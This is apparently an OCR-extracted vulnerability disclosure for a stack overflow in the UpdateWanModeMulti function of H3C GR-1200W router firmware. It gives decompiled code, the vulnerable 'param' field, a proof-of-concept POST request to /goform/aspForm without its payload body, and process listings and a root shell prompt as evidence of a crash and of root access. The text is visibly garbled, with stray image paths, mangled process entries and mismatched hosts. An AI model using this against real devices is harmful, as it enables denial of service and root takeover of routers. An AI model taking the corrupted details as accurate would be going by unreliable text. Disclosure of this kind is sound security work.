

 \equiv readme.md

H3C GR-1200W (<=MiniGRW1A0V100R006) has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address: https://www.h3c.com/cn/d_202102/1383837_30005_0.htm

Product Information

H3C GR-1200W MiniGRW1A0V100R006 router, the latest version of simulation overview:



Vulnerability details

The H3C GR-1200W (<=MiniGRW1A0V100R006) router was found to have a stack overflow vulnerability in the UpdateWanModeMulti function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
45
     s = (char *)websgetvar(a1, "param", (int)&unk_4F1CA0);
46
47
     v6 = strlen(s);
48 V4 = S;
    for ( i = strchr(s, ';'); i; i = strchr(v4, ';') )
49
50
       memset(v1b, 0, sizeof(v10));
51
      strncpy(v10, v4, i - v4);
52
       sscanf(v10, "%s %s %s", v11, &v13, v12);
53
54
       if (v10[5] == 48)
55
        v2 = 0;
56
       else
57
        v2 = v10[5] == 49 ? 1 : 2;
58
      memset(v10, 0, sizeof(v10));
```

In the UpdateWanModeMulti function, we entered s (param). It found; through the strchr function And copy the previous data into V10 through the strncpy function. As long as the size of the data we input is larger than that of V10, it will cause the stack overflowing.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by gemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

POST /goform/aspForm HTTP/1.1

Host: 192.168.0.124:80

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101

Firefox/102.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2

Accept-Encoding: gzip, deflate

Referer: https://121.226.152.63:8443/router_password_mobile.asp

Content-Type: application/x-www-form-urlencoded

Content-Length: 553

Origin: https://192.168.0.124:80

DNT: 1

Connection: close

Cookie: JSESSIONID=5c31d502 Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1

```
1696 *root 608 S telnetd
1957 *root 152 S /bin/tftpd &
1961 *root 804 S apcm -c /etc/config/apcm.conf -l /var/run/apcm.lock -p /var/run/apcm.pid
1966 *root 920 S /bin/monitor &
1969 *root 784 S flacct -t 10 -f /etc/flacct.conf
1970 *root 480 S /bin/watchdog &
1971 *root 796 S /bin/ntpclient &
2008 *root 2084 S /bin/onlineupdate &
2008 *root 2244 S /bin/AC &
2065 *root 832 S /bin/dhcpd -d -q lanbr1 -p 10087 -g -cf /etc/config/dhcpd_subip.conf -pf /var/run/dhcpd_s
2073 *root 464 R dnsmasq -r /etc/resolv.conf -n -c 500
2076 *root 912 S /bin/dhcpd -d -q lanbr1 lan2490
4580 *root 676 S -cmdtelnet
4581 *root 820 S /bin/sh
4766 *root 2928 S /bin/webs &
4850 *root 676 S -cmdtelnet
4851 *root 696 R ps
```

The picture above shows the process information before we send poc.

```
2076 *root 912 S /bin/dhcpd -d -q lanbr1 lan2490

4580 *root 676 S -cmdtelnet

4581 *root 820 S /bin/sh

4850 *root 676 S -cmdtelnet

4851 *root 760 S /bin/sh

4881 *root 604 S {T+ +8 h

4883 *root 680 S tar czf /var/core.tar.gz var/coredump/core-webs-4706-1658756429


4884 *root 1636 R /bin/webs & 4888 *root 690 R ps

/ #
```

In the picture above, we can see that the PID has changed since we sent the POC.



The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

```
BusyBox v1.2.0 (2019.07.31-03:33+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x 6 1007 1007 89 Jul 31 2019 mm mm mm
drwxr-xr-x 2 *root root 0 Jan 1 1970 mm
drwxr-xr-x 10 *root root 0 Jul 24 21:56 mm
drwxrwxr-x 6 1007 1007 62 Jul 31 2019 mm
drwxrwxr-x 3 1007 1007 26 Jul 31 2019 mm
drwxrwxr-x 11 *root root 0 Jan 1 1970 mm
dr-xr-xr-x 11 *root root 0 Jan 1 1970 mm
dr-xr-xr-x 89 *root root 0 Jan 1 1970 mm
drwxrwxr-x 5 *root root 0 Jan 1 1970 mm
drwxrwxr-x 3 1007 1007 28 Jul 31 2019 lm
drwxrwxr-x 4 1007 1007 28 Jul 31 2019 lm
drwxrwxr-x 4 1007 1007 9 Jul 31 2019 lm
drwxrwxr-x 4 1007 1007 9 Jul 31 2019 lm
drwxrwxr-x 4 *root root 0 Jan 1 1970 mm
drwxrwxr-x 4 *root root 0 Jan 1 1970 lm
drwxrwxr-x 4 *root root 0 Jan 1 1970 lm
drwxrwxr-x 3 1007 1007 9 Jul 31 2019 lm
drwxr-xr-x 4 *root root 0 Jan 1 1970 lm
drwxr-xr-x 4 *root root 0 Jan 1 1970 lm
drwxr-xr-x 4 *root root 0 Jan 1 1970 lm
drwxr-xr-x 4 *root root 0 Jan 1 1970 lm
drwxr-xr-x 3 1007 1007 2528 Jul 31 2019 lm
drwxr-xr-x 11 *root root 0 Jan 1 1970 lm
drwxr-xr-x 2 1007 1007 2528 Jul 31 2019 lm
drwxr-xr-x 3 1007 1007 2528 Jul 31 2019 lm
drwxr-xr-x 2 1007 1007 1556 Jul 31 2019 lm
```

Finally, you also can write exp to get a stable root shell.